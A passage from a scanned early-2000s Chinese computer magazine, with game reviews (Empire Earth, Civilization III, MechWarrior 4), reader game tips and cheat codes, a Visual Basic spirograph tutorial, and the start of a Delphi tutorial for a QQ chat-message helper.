冲撞殴斗、场边解说、观众欢呼，最突出的就是单刀球模式，这时画面会拉近到屏幕上只剩进攻球员和守门员，并且会改变画面色彩，出现心跳的声音特写，紧张的心情表露无遗。当《FIFA》系列丧失了原有的特色，玩家只有在《冰球 2002》中寻求刺激和爽快了。

六、模拟游戏

本年度最虚拟真实奖：模拟游戏中最成功的当然就是《微软模拟飞行2002》(Microsoft Flight Simulator 2002 Pro)，这个经典的飞行游戏系列已经不需要再说什么了，两个字就能概括——“真实”，这已经是模拟游戏的最高境界了。小插曲就是当“9·11”恐怖袭击事件发生以后，《微软模拟飞行2002》的发行进退维谷，更有传闻说恐怖分子曾经靠这一系列游戏进行训练，更使游戏的上市蒙上了阴影。幸好云开雾散以后，游戏终于还是顺利面世了，不至于让这么一个优秀游戏不见天日。

《梯队》(Echelon)是一个很受期待的飞行战斗游戏，超大的游戏地图令人望而生畏，但真正使游戏惨遭滑铁卢的是不良的操作感，使游戏性大大降低。《微软模拟火车》(Microsoft Train Simulator)虽然也高举微软的金字招牌，但另类的模拟对象终究还是缺乏群众基础，有几个玩家会有机会尝试这种特殊“车型”？《潜艇指挥官》(Sub Command Seawolf Akula)是罕见的海战题材游戏，粗糙的游戏画面加上专业难度的操作性，足以将其踢出经典行列。

七、经营养成游戏

本年度最经营有方奖：经营养成类游戏同样乏善可陈，比较能让玩家留下一些印象的只有《教父2》(Gangsters 2)和《星际乐土》(Startopia)。《教父2》相比1代，画面设计改进很多，立体感很强。和其他经营类游戏的主要区别就是经营手段，毕竟是要通过各种非法手段巧取豪夺，不免有诲淫诲盗的嫌疑。最失败的地方在于人物造型和建筑的比例失衡造成视野极不开阔，角色的控制切换非常不方便。《星际乐土》则将传统的城市建设游戏背景搬到了外太空，建造一个宇宙空间站，供各种外星异形游览居住。因此形态各异的外星生物就成了游戏的一大风景，既可爱又怪异，想象力配合特有的幽默感，营造出一个科幻色彩浓厚的乌托邦。

可以发现，称得上经典的游戏，多半是以往经典游戏的续作。不排除先入为主的心理暗示和一定程度上的盲从心理，但也应该注意到经典作品的制作者本身具有高超的制作水平和非凡的创意，因而能使经典屹立不倒。而像《黑与白》这样的全新作品，自己创造经典，颠覆传统的设计理念，为游戏制作的发展提供新思路，无疑是最受玩家和业内人士推崇的。CF


□广州　Akuma

《地球时代》赏析

《地球时代》是横跨史前时代直到未来22世纪的一款即时战略游戏。在这款游戏中，玩家通过不断的战争，建立属于自己的霸业。黄金、树木、矿产以及其他自然资源将为你的扩张提供基本的经济来源以及生产原料。同时，良好的AI设定，能够让你放心地把经济发展交给电脑托管，而将所有心思放在攻城掠地上。多达10数种的科技升级路线也为你的发展带来了更多的变数。由于和《帝国时代》一脉相传，《地球时代》继承了《帝国时代》相当多的成功设定，一般在《帝国时代》锻炼出的老鸟能够很快地上手。




《地球时代》这个游戏最明显也是最与众不同的特征就是它那超长的历史跨度，从史前文明直到百年之后的未来社会，它差不多涵盖了人类社会50万年的历史。在整个游戏中，历史被分成了如下14个阶段：史前时代、石器时代、铜器时代、青铜器时代、黑暗时代、中世纪时代、文艺复兴时代、皇权时代、工业时代、第一次世界大战时代、第二次世界大战时代、近现代、数码时代和未来时代。



玩家在游戏中有机会控制超过200种基于各个时代的作战单位，感受各种完全不同的作战体验。比如在古代传奇人物（例如Charlemagne或者Cromwell）、现代或者未来虚幻的英雄的帮助下，与敌人进行一场千古传诵的决战；或者利用潜艇和隐形飞机对敌人发起偷袭；你也可以对敌人阵地进行密集炮击、地毯式轰炸甚至强行抢摊登陆。玩家可以动用的飞行兵力就有30多种，包括烈火式战斗机、F15多用途战斗机、阿帕奇武装直升机以及B2隐形战略轰炸机。而在海战方面也有超过40种的各类舰艇，其中有16世纪的海战霸主——多排舷边炮战列舰、潜艇、现代大型航空母舰。最特别的是，玩家有机会控制未来的作战机器人来进行战斗。这个游戏使玩家有机会感受人类历史各个阶段的战斗体验。

这个游戏完全用鼠标来进行控制，在操纵方面与其他即时战略游戏没什么大的差别。控制按钮和信息界面列在屏幕的下方，玩家不必通过搜索整张游戏地图来寻找自己想要的东西，所有需要控制的单位或者功能都可以在这个界面上找到，附有详细说明的各色按钮给玩家的操作带来了很大的便利。

这个游戏的画面表现也会给每个玩家带来深刻印象，所有的人物、建筑以及场景都真实再现了相应时代的风格。树叶随着微风轻轻摆动，海浪沿着沙滩潮起潮落，鹰在天空中飞翔，鸵鸟在沙漠中漫步，这个游戏尽可能地对每个环节都进行了细致描绘。不同的游戏单位都有其独特的行为表现，比如过于疲劳的工人会不停地擦拭额头的汗水，侦察兵总是下意识地四处张望，而战士则时不时地握紧手中的武器。



在多人游戏方面，目前的测试版本只提供了第一次世界大战时代，而其他时代以及地图编辑功能则未能包括在内，不过看上去这个游戏将会支持目前流行的各种编辑功能和作战方式。

和同类型游戏类似，在《地球时代》里玩家首先要建设的建筑也是居民中心和谷仓。当然，接下来要毫不犹豫地扩张自己的控制区域，占领尽可能多的自然资源，从而为帝国的发展打下基础。玩家必须尽量积累大量的资源，以供作战时期的超额使用，战时对各种资源的消耗将远远大于和平时期。好在良好的电脑AI，将给玩家的经济建设工作带来极大帮助。

在《地球时代》这个游戏中，所有文明的基础科技种类是完全相同的，而高级科技类型也区别不大。大部分生产型建筑都有升级能力。升级花费的金钱虽然不多，但是所需的材料却需要相当的积累时间。而以有限的资源来计算，玩家只能选择一条自己认为合适的路线发展下去，想把各种科技都发展到最高阶段是不可能的。不同的发展路线，也为整个游戏的进行带来了极大的不确定性。

总体说来，这是一部不可多得的佳作，但现在的问题是——这样一款有深刻内涵的游戏只有汉化后我们才能真正理解它！谁来做呢？起码现在我还没听到这样的消息。CF



□游侠创作室　游标

真实世界的文明历程

——《文明3（Civilization3）》赏析

《文明》，仅仅这个名字就已经能够带来轰动的效应。是的，无论到何时，它都将是整个游戏史上不朽的丰碑。然而，太多年了，我们只能无奈地期待着，目睹着《文明2》任务版的层出不穷，《文明3》却依然像一个似乎永远也无法实现的神话，让我们的希望几近破灭。也许是玩家有幸，也许是老天有眼，终于，《文明》这个气壮山河的名字又回到了它的创始人手里，席德·梅尔也终于不负众望，如期推出了《文明3》，而且，不无自豪地标上自己的名字：SID MEIER！

的确，相对于《Test of Time》、《Call to Power》来说，《文明3》更有理由成为《文明》系列的第三代产品。它不仅更彻底地继承了《文明》系列的原始教义，而且把许多在《文明2》中尚未有能力解决的细节一一加以表现。当然，毕竟同样是出自席德·梅尔之手，那种归属感和扑面而来的亲切感是其他作品无法比拟的。

整个游戏的风格稳重而古朴，就像它的画面一样，充满着悠远的原始气息。在这样的氛围下，我们也能更加深刻地体会到文明的沉重和创业的艰辛。当然，这并不是说《文明3》的画面不够精美，事实上，它是当前同类作品中画面效果最出色的一个，对地形的描述，尤其是对各种部队的每个动作的表现都细致入微，我们几乎感受得到那平原上泥土的芳香、海风吹来的鱼腥，以及工人们沉重的呼吸。在一些细节上也能表现出作者的一丝不苟，比如，在前作和任务版中常常可以出现的小船穿越海岬的怪现象，在这里你肯定不会遇到。部队的视野也更加形象逼真，不再是边缘整齐的方块，甚至在到达山顶时还会有“登高望远”的效果——这一点，明显借鉴了即时战略游戏的表现手法。

画面工作仅仅是席德·梅尔自豪的一方面。而游戏真正的改变则是本质性的。整个游戏系统完全重新调整，作者力图通过一种更合理也更真实的方法来表现这个世界的文明进程。兵种的种类更加丰富，分工更加详细，能力也更加贴近史实。你会在游戏中印证许多历史知识，比如中国元代的蒙古骑兵，德国二战时期的虎式坦克，以及当前美国空军的F-15战斗机。战斗部队比较新颖的一个设计是“控制范围”，拥有这个功能的部队可以压制所有在此范围之内的敌人部队的各种能力，就好像在真实战争中受到炮火压制一样。

《文明3》的科技树囊括了我们这个世界所有的科技成果，从中国古代的四大发明，直到原子能和太空飞行，同时，也与生产力水平、兵种、建筑、奇观的建造等等息息相关。不过为了更忠实于历史，游戏并没有随意设计未来科技，使我们缺少一点想象的空间，多少有些遗憾。

游戏中资源的功能完全重新定位，不仅有增加粮食产量和金钱收入的生产性资源、供给人民消费的娱乐性资源，还有直接关系到一些建筑和兵种的建造的战略性资源。比如，只有控制了铀，你才能发展核武器，只有拥有充沛的石油资源，你的机动化部队才能派上用场。这使得历史上很多因为争夺资源而爆发的战争在游戏中得以重现。



在《文明3》中，外交的功能和重要性空前提高，你不仅能与外国首脑谈论任何外交话题，还能凭借高超的外交手段达到许多连战争都不能达到的目的——当然，这还是需要有强大的实力做后盾。游戏中体现出来的内政-战争-外交三者之间相互牵制、相互促进的微妙关系，正是对我们这个世界的真实写照。

游戏还推出了“文化”的概念。你的国家将随文化的发展而自动扩张，不一定要靠战争来争夺土地。尤其是在后期，没有更多的发展空间，而你又不想与邻国发生冲突时，你的先进文化会帮助你压制对方的发展。同时，占领了敌人的城市之后，也会因为文化的差异而难以统治。如果你的人民足够拥护你，当你不小心丢失了某座城市时，你的人民会自发地驱逐侵略者，重新归于你的麾下。这一点，让我们很容易地回想起二战时期世界上那些可歌可泣的抵抗侵略、保家卫国的事迹。

在一些细节上，《文明3》也表现出其独到之处。游戏结尾有一个历史重放，你可以动态地看到你和你的对手扩张版图、建立奇观的全过程。游戏的最终评判则富于喜剧效果：获得胜利的你笑得兴高采烈，十足小人得志，而你的对手则阴沉着脸，絮絮叨叨地说着“不小心”、“我不想失败”……这样的结局设计，也许是席德·梅尔为了缓解整个游戏的沉重，也许是为了让我们最终意识到——无论多么真实，也只是游戏而已……



□广州　小静

《机甲战士 4：黑骑士》


在西方非常流行一种Battletech的纸笔角色扮演游戏，内容涉及机甲世界的基本结构和故事，而《机甲战士》系列正是这种纸笔游戏中的一段故事，虽然《机甲战士》在Battletech的纸笔角色扮演游戏阶段默默无闻，但却在PC游戏平台上大放异彩。在2000年推出的《机甲战士4：复仇》更被认为是将这系列作品推向顶峰的代表作。乘着威名，Microsoft推出了全新的《机甲战士4》的扩展任务版，名为《黑骑士》，我们来看看这次它将带来什么新意。



与原作不同，这次在扩展任务中将执掌黑暗军团的帅印，你应该也知道，黑暗军团是一种巫师作战单位，拥有斯巴达式的风气，愿意不加辨别地为愿意给钱的任何人效力。每位士兵首先向黑暗军团及其指挥官效忠，他们对雇主的忠诚度只与报酬和任务等价。



带领着这帮黑暗军团，战役紧接着Kentares之战发生，在此次战斗中，William公爵被推翻了，Davion的亲信们掌握了星球的控制权。你的任务是再次重整星球的秩序，玩家有时在战场上会遭遇Ian Dresari或者其他《机甲战士4》的武士，还将与原作中罪恶的统治者Kentares一决高低，那是一件相当有趣的事情。



除了神秘的黑暗军团，这次还加入了五种新型的机甲，分别是三种Inner Sphere和两种Clan。我感觉到这五款机甲拥有不同的战斗属性和造型，战斗中可以发挥不同的效果。而且游戏总共提供了九款新式武器，利用这些武器可以组成一个令人生畏的战阵。更有意思的是一种叫Long Tom的科技，可以生产一种集束炸弹发射器，这种武器威力相当巨大，当然，一些古老的Lostech X脉冲激光被重新利用，并在整个联邦内投入大型生产。你会发现在整个资料片中，武器的数量急剧增加了。

在武器增加的带动下，游戏中的黑市也有了全新的运作模式，你会发现当雇佣兵脱离正常补给线行动时，他们常常会请不可靠的人帮助维修和整修。在这种情况下，他们通常会用手头的多余武器或机甲进行交易，或者从可以获得的物品库中换取急需物品。

在几场战役之后，你会发现如果在与整个"黑暗军团"同一个战区作战时，玩家的物品库受军需分配统一管理，不用太操心。但是当到偏远地区执行任务时，市场才成为获取物品的一种选择，然而这时候黑市市场并非随处可见。想来想去，抢物品仍然是扩充自己物品库的一种重要方式喔。当然，如果你想更好地调整自己的武器库以符合你个人的作战风格，那么黑市是你的选择。


当然，如果你想通过市场武装一个最强大的机甲，也是比较困难的，你会发现在市场中的武器和机甲的供应量都是有限的，那些令所有人都垂涎欲滴、趋之若骛的武器原本就十分难以获得。除非玩家的技术水平达到要求，知道该如何生产制造时，这些武器和机甲才会频繁地在市场上露面。而且，物品的供应情况还具有区域性，处于炎热气候条件下的机器战士显然希望远离热学武器，而生活在严寒或冻土带的机器战士则恰恰相反。

在新作中加入了若干种新型的多人游戏模式，其中最引人注目的是在要塞和围攻模式的地图上加入了军事基地，这为作战小组提供了摧毁和防守的具体战术目标，相约几个朋友一起玩的话，感觉不错。另外，"巨人杀手（Giant killers）"模式更讲究队员之间的合作性，而对于《机甲战士》的传统游戏迷来说，还增加了Sphere vs. Clan的多人游戏，在这一模式中，双方对于机甲和武器的选择受各自技术水平的限制，虽然这样，战术还是任你发挥的。

总的来说，机甲迷可以在这部作品中找到更多的战斗乐趣，不单是机甲、武器的增加，而且还包括游戏模式的增加和平衡性的调整，大家别错过《黑骑士》。CF

游戏问答

□北京 游虾



1.你好，我是重庆的大明，近日在玩《超时空英雄传说 3：狂神降世》时到第七关，遇到一些问题，不知道有什么过关技巧？

答：本关和敌人主力作正面对决，难度较大，首先要保证贝里奇娜和陶一定要在二线不停地给我方加血，而丽妲则在后方用炼金术吸收魔力水晶的MANA供前方的魔法师和剑士用，慢慢地打。本关最值得信赖的力量是弓箭手麦斯，他装备了上一关得到的玄冥弓以后，攻击力上升不少，而且攻击后会给敌人造成中毒和昏迷状态，绝对是减缓敌人攻势的主力。所幸的是敌人的将军率领的剑士和魔法师队不会一开始就往前冲，慢慢地将敌人的冲锋队解决后再拣宝箱往前推进，用弓箭手灭掉魔法师，然后指挥近身作战的角色上去将帝国将军包围。

2.有读者来信问，《古墓丽影（历代记）》里第一关中，当我捡到一把手枪配上瞄准器时，感觉就跟没有配上一样，无法瞄准大钟进行射击，请问该如何解决这个问题？谢谢！

答：这里，你会发现用左轮手枪和瞄准器组合后，按O键射击没有什么作用。其实只要用瞄准器打一下大钟，下面就会有一个门打开了。

3.浙江高守来信问，在玩《楚留香新传》的时候，发现游戏中有精元点数一项，不知道有什么作用？请告诉我，感激不尽！

答：不用客气，游戏中，精元点数是用于提升武功等级的，武功秘籍在修炼时可以提升等级，但速度很慢，用精元点数就可以很快地提升等级，不过有不少武功不能用精元点数提升，如疗伤心法等等。

4.有读者来信问：在玩《武林群侠传》过程中，我的打铁技能达到100了，但傲天神剑总是上面有一条红色的横线，其他的打造项目上也有红色的横线，为什么不能打造呢？

答：在游戏中，有红色横线说明你缺少打造这种武器所需要的矿石，没矿石怎么可以打剑呢？建议你再去挖吧。

5.广东小曼来信问：近日在玩北京娱动工场的《奇幻水晶缘》，到后面，战斗难度比较大，而我的等级比较低，不知道有什么方法可以解决？最好有密技啦。

答：呵呵，看来也只有秘技可以帮你了，在游戏战斗中按住F1，再按攻击，就是立刻胜利；在战斗中按住s，再按攻击可使用出会心一击。

6.有读者来信问，在《武林群侠传》中，我在逍遥谷跟师傅学的腿功和剑法，现在都已练到一百了，但是威力太小了。我想知道逍遥谷的武功哪两种较厉害？我另外还需要学一些什么功夫？

答：游虾的建议是你从刚进逍遥谷开始再玩吧，个人认为学棍最好：用剑、刀和棍攻击，耗内力少，而且以后还有机会学到醉棍，再打出一把“阴阳棍”，威力可是相当大喔，到时候你就不用怕了。

7.nick来信问，《红色警戒 2：尤里的复仇》有什么攻略技巧呀？

答：除了一般的技巧之外，这里教大家一招空投技巧吧。这次教大家空投建筑物，呵呵，当金钱足够的时候，在敌人附近空投一个复制中心，再大量地生产尤里，不过生产速度要快，尽可能地多生产几个工兵厂，这样，敌人的军队就会来打你，可是会被尤里控制，再用敌人的军队打它们的建筑，感觉一定很好。


8.展风来信问，在《盟军敢死队 2》的第 4 隐藏关中，因为敌人太多，怎样也打不过去，不知道有什么好的方法？请指教。

答：这关需要注意的是，其实只要一个人活着就可以过关的了，所以不需要管太多事情。过关的方法很多，也很简单，我是这样打的，先在左面安排两到三人守住左路，其他人在右下，然后再派两个人埋伏在图中地墙后，就是敌人下来的口，然后抓住机会进行攻击吧。

9.刘燕来信问：近日在玩《剑灵》，因为懒得练功升级，所以想知道一些秘技，可以告诉我吗？

答：有求必应的游虾当然会满足你的，教你最有用的一条，在遭遇敌人战斗时，直接按顺序输入英文字avatarrrrr，再按空格键，直接就可以取得胜利。在战斗胜利后，先不要急着点鼠标，等得到经验值和修炼值还有银两的画面出来后，按空格键，就可以选择得到的经验值、修炼值和银两的数目，每按一下空格，经验值、修炼值和银两的数字就会有不同的变化，你可以选择最多的经验值或修炼值或银两。CF

用VB制作绚丽多姿的万花规



□广州　陈宇恩

万花规是一个十分流行的作图工具，它能绘制出高度对称的美妙图形（如图1所示），不少网站都会利用它来点缀一下。我也早有此意，无奈没有找到现成的万花规软件，况且作图也并非我的专长。于是乎便动手用VB编写了一个万花规软件，发扬一下软件DIY精神嘛。




图1

一、编程思路

要模仿万花规作图，首先要利用随机函数产生一个作图方案，也就是要定出图2中各个参数具体的值。接着用PSet函数在PictureBox控件内画图，我们就能够得到漂亮的图像了。




图2

下面我们先介绍一下程序编写中所要用到的函数。首先是Rnd()函数，它返回一个随机值。需要注意的是，在使用Rnd()之前，应先执行Randomize来初始化随机数生成器。函数原形：

```
Randomize [Number]
```

其中Number参数是可选的，是变量或任何有效的数值表达式。Randomize用Number将Rnd函数的随机数生成器初始化。如果省略Number，则用系统计时器返回的值作为新的种子值。如果没有使用Randomize，则无参数的Rnd函数将使用第一次调用Rnd函数时的种子值。

接着我们看看PSet方法，用它可以在对象上画一个像素点，这是绘图的最基本元素。其语法如下：

```
[对象.]PSet [Step] (x,y) [,颜色]
```

“对象”为可选参数，若省略则在当前窗体上画点（本程序的对象是picture1）。“Step”是可选参数，用于设定(x，y)坐标是绝对坐标还是相对于当前点(CurrentX，CurrentY)的相对坐标。显然，(x，y)是用来设定画点处的坐标的，“颜色”是用来设定点的颜色。

二、窗体设计

启动Visual Basic 6.0，创建一个“标准EXE”工程。如果Visual Basic 6.0已经启动，则单击“文件”菜单，选择“新建工程”项来创建工程。接着我们要添加CommonDialog控件，方法是依次点击“工程－>部件”，选定“Microsoft Common Dialog Control 6.0”后确定即可。窗体设计请参考图3和表1。




图3

表1

放置的控件名称	属性选项	属性设置值
Check1	Style	1-Graphical
HScroll1	Max	450
	Min	50
HScroll2	SmallChange	100
	LargeChange	500
Picture1	Height	5000
	Width	5000
	ScaleHeight	1000
	ScaleWidth	1000
	Autoredraw	ture
	AutoSize	ture
	Left	0
	Top	0
Picture2	Height	5000
	Width	5000
VScroll1(0)	Max	255
	Min	0
VScroll1(1)	Max	255
	Min	0
VScroll1(2)	Max	255
	Min	0
VScroll2	SmallChange	100
	LargeChange	500

注：把picture2作为容器，将picture1放在里面！

三、编写代码

请切换到代码编辑器并输入以下代码：

```
Dim a, b, c As Integer
Dim t As Double, s As Double, R1 As Double
Dim r As Double, a1 As Double, a2 As Double
Dim h As Long, xb As Integer, yb As Integer
Dim x1, y1 As Integer
Dim i As Integer

Private Sub Check1_Click()
  '更改鼠标指针
  If Check1.Value = 1 Then
    Picture1.MousePointer = 2
  Else
    Picture1.MousePointer = 0
  End If
End Sub

Private Sub Command2_Click()
  On Error Resume Next
  SavePicture Picture1.Image, App.Path & "/temp.bmp" '保存成临时文件，以备撤消之用
  Randomize
  r = R1 * (Rnd())
  Picture1.DrawMode = vbCopyPen '设置画图方式
  s = r * Rnd()
  For t = 1 To 10000 '循环画图
    a1 = t * 3.1415926 / 180
    a2 = (R1 / r) * a1
    xb = (-(R1 - r) * Cos(a1) - s * Cos(a2 - a1) + x1)
    yb = ((R1 - r) * Sin(a1) - s * Sin(a2 - a1) + y1) '推算画图坐标的参数，各参数作用可核对图2
     If Check2.Value Then
       Picture1.ForeColor = RGB(a * Rnd(), b * Rnd(), c * Rnd()) '设为随机颜色作图
     Else
       Picture1.ForeColor = RGB(a, b, c) '用选定的颜色作图
     End If
    Picture1.PSet (xb, yb) '画图
  Next t
End Sub

Private Sub Command6_Click()
  End '退出
End Sub

Private Sub Command3_Click()
  Set Picture1.Picture = Nothing '清空PictureBox内的所有内容
End Sub

Private Sub Command4_Click()
  '用CommonDialog控件调出保存对话窗口
  CommonDialog1.CancelError = True
  On Error GoTo errhandler
  CommonDialog1.Filter = "位图文件(*.bmp)|*.bmp|All Files(*.*)|*.*"
  CommonDialog1.FilterIndex = 1
  CommonDialog1.ShowSave
  SavePicture Picture1.Image, CommonDialog1.FileName '保存picture1内的图
errhandler:  '出错处理
  Exit Sub
End Sub

Private Sub Command5_Click()
  '撤消最后一次作图
  Set Picture1.Picture = LoadPicture(App.Path & "/temp.bmp")
End Sub

Private Sub Command1_Click()
  '用CommonDialog控件调出打开对话窗口
  CommonDialog1.CancelError = True
  On Error GoTo errhandler
  CommonDialog1.Filter = "位图文件(*.bmp)|*.bmp|JPG Files(*.jpg)|*.jpg|All Files(*.*)|*.*"
  CommonDialog1.FilterIndex = 1
  CommonDialog1.ShowOpen
  Set Picture1.Picture = LoadPicture(CommonDialog1.FileName) '打开图片
  HScroll2.Max = Picture1.Width - Picture2.Width '根据打开的图片大小，设置横滚动条的最大值
  VScroll2.Max = Picture1.Height - Picture2.Height '根据打开的图片大小，设置纵滚动条的最大值
errhandler:  '出错处理
  Exit Sub
End Sub

Private Sub Command7_Click()
  On Error GoTo errhandler
  '用CommonDialog控件调出颜色选择对话窗口
  CommonDialog1.ShowColor
  zColor = CommonDialog1.Color
  Picture1.BackColor = zColor '设置Picture1的背景颜色
errhandler:  '出错处理
  Exit Sub
End Sub

Private Sub Form_Load()
  On Error Resume Next
  HScroll1.Value = 300 '初始化画图的最大值
  VScroll1(0).Value = 255
  VScroll1(1).Value = 255
  VScroll1(2).Value = 255 '初始化作图颜色
  x1 = 500
  y1 = 500 '初始化作图中心位置
  HScroll2.Max = Picture1.Width - Picture2.Width
  VScroll2.Max = Picture1.Height - Picture2.Height '初始化纵、横滚动条的最大值
End Sub

Private Sub HScroll1_Change()
  R1 = HScroll1.Value '画图的最大值跟随滚动条变化
End Sub


Private Sub HScroll2_Change()
  Picture1.Left = -HScroll2.Value '看比作图区窗口宽的图片
End Sub

Private Sub Picture1_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)
  Label7(0).Caption = X
  Label7(1).Caption = Y '显示鼠标在作图区的坐标
End Sub

Private Sub Picture1_MouseUp(Button As Integer, Shift As Integer, X As Single, Y As Single)
  '改变作图的中心位置
  If Check1.Value = 1 Then
    x1 = X
    y1 = Y
    Check1.Value = 0
  End If
End Sub

Private Sub VScroll1_Change(Index As Integer)
  '改变画图的颜色
  a = VScroll1(0).Value
  b = VScroll1(1).Value
  c = VScroll1(2).Value
  Label2.BackColor = RGB(a, b, c)
  Label3(0).Caption = VScroll1(0).Value
  Label3(1).Caption = VScroll1(1).Value
  Label3(2).Caption = VScroll1(2).Value
End Sub

Private Sub VScroll2_Change()
  Picture1.Top = -VScroll2.Value '看比作图区窗口高的图片
End Sub
```



Í¼4

到此，该程序已经全部完成。你可以编译运行，看看自己的努力成果（如图4所示）！希望本例能起到抛砖引玉的作用，只要大家稍作变通，就能编出更多绚丽多姿的图案！

本程序在Win2000/98/Me/NT+ Visual Basic 6.0中调试通过。

如何写一个聊天辅助程序

□重庆　晨晨

你不会没用过QQ吧？上网聊天虽然是一件美事儿，不过我相信很多人并不是打字高手，经常为重复输入“你好！”、“你在哪里？”而手忙脚乱。所以，现在网上可以找到N个聊天辅助软件。可是作为一个程序员，有没有想过自己DIY一个完全属于自己的、极其符合自己使用习惯的聊天辅助软件呢？Follow me！

我是用Delphi来写这个程序的。我已经把它最简化了，基本上就是调用一些Windows API函数而已。我们先看看程序中用到的API函数：

1.FindWindow(lpClassName, lpWindowName: PChar): HWND;

用于寻找某个与指定条件相符的顶级窗口。

参数lpClassName为要找的窗口的类名；参数lpWindowName为要找的窗口的标题；返回值为找到的窗口句柄。

2.FindWindowEx(Parent, Child: HWND; ClassName, WindowName: PChar): HWND;

用于在父窗口中寻找与指定条件相符的第一个子窗口。

参数Parent为要查找的子窗口的父窗口句柄；参数Child为要查找子窗口的前一个窗口(不能理解请查帮助，不过这里不会用到这个参数，为NIL就好了)；参数ClassName为要找的子窗口的类名；参数WindowName为要找的子窗口的标题；返回值为找到的子窗口句柄。

3.ChildWindowFromPointEx(hWnd: HWND; Point: TPoint; Flags: UINT): HWND;

用于位于父窗口某点上的子窗口。

参数hWnd为父窗口句柄；参数Point为指定点；参数Flags指出要忽略的子窗口的类型，这里用CWP_ALL：不忽略任一子窗口就可以了。其他的我就不抄帮助了，大家一看就明白。返回值为找到的子窗口句柄。

4.SendMessage(hWnd: HWND; Msg: UINT; wParam: WPARAM; lParam: LPARAM): LRESULT;

用于给窗口发消息。

参数hWnd为要接收消息的窗口句柄；参数Msg为消息名；参数wParam和lParam分别是所发消息的参数，并根据不同的消息而不同；返回值为消息处理的结果，其依赖于所发送的消息。

这个程序的窗体很简单(如图1所示)，一个TMemo和两个TButton而已。双击Button1和Button2并输入以下代码：

```
procedure TForm1.Button1Click(Sender: TObject);
var
  hParent,hButton,hMemo: HWND;
begin
  Memo1.SelectAll;//Memo内容全选
  Memo1.CopyToClipboard;//把Memo中选中的语句拷贝到剪贴板中
  try
     //找发送消息的QQ窗口
    hParent := FindWindow(nil, '发送消息');
     //然后找回话时用的编辑窗口,Point函数用于返回一个TPoint类型变量
     hMemo := ChildWindowFromPointEx(hParent, Point(50, 100),
CWP_ALL);
     //找到“送讯息”按钮的句柄
    hButton := FindWindowEx(hParent,0,nil,'送讯息(&S)');
     if (hParent = 0) or (hMemo = 0) or (hButton = 0) then
         MessageBox(Handle,'没有找到发送窗口，请重试！','错误',
MB_ICONWARNING)
     else
       begin
         //向发送消息中的回话编辑框发送粘贴消息
        SendMessage(hMemo,WM_PASTE,0,0);
         //向“送讯息”按钮送单击消息以模仿按键发送回话
        SendMessage(hButton,BM_CLICK,0,0);
     end;
  except
     //如果发生意外错误给出提示
        MessageBox(Handle,'发送消息出错，请重试！','错误',
MB_ICONWARNING);
  end;
end;

procedure TForm1.Button2Click(Sender: TObject);
var
  hParent,hButton,hMemo: HWND;
begin
  Memo1.SelectAll;
  Memo1.CopyToClipboard;//把Memo中选中的语句拷贝到剪贴板中
  try
     //找对话模式中窗口
    hParent := FindWindow(nil, '对话模式');
     //找到对话模式中的回话编辑框
     hMemo := ChildWindowFromPointEx(hParent, Point(50, 300),
CWP_ALL);
    hButton := FindWindowEx(hParent,0,nil,'送讯息(&S)');
     //如果有任何一个句柄没有找到都不能完成发送，并给出提示
     if (hParent = 0) or (hMemo = 0) or (hButton = 0) then
         MessageBox(Handle,'没有找到发送窗口，请重试！','错误',
MB_ICONWARNING)
     else
     begin
       //向对话模式中的回话编辑框发送粘贴消息
      SendMessage(hMemo,WM_PASTE,0,0);
       //向“送讯息”按钮送单击消息以模仿按键发送回话
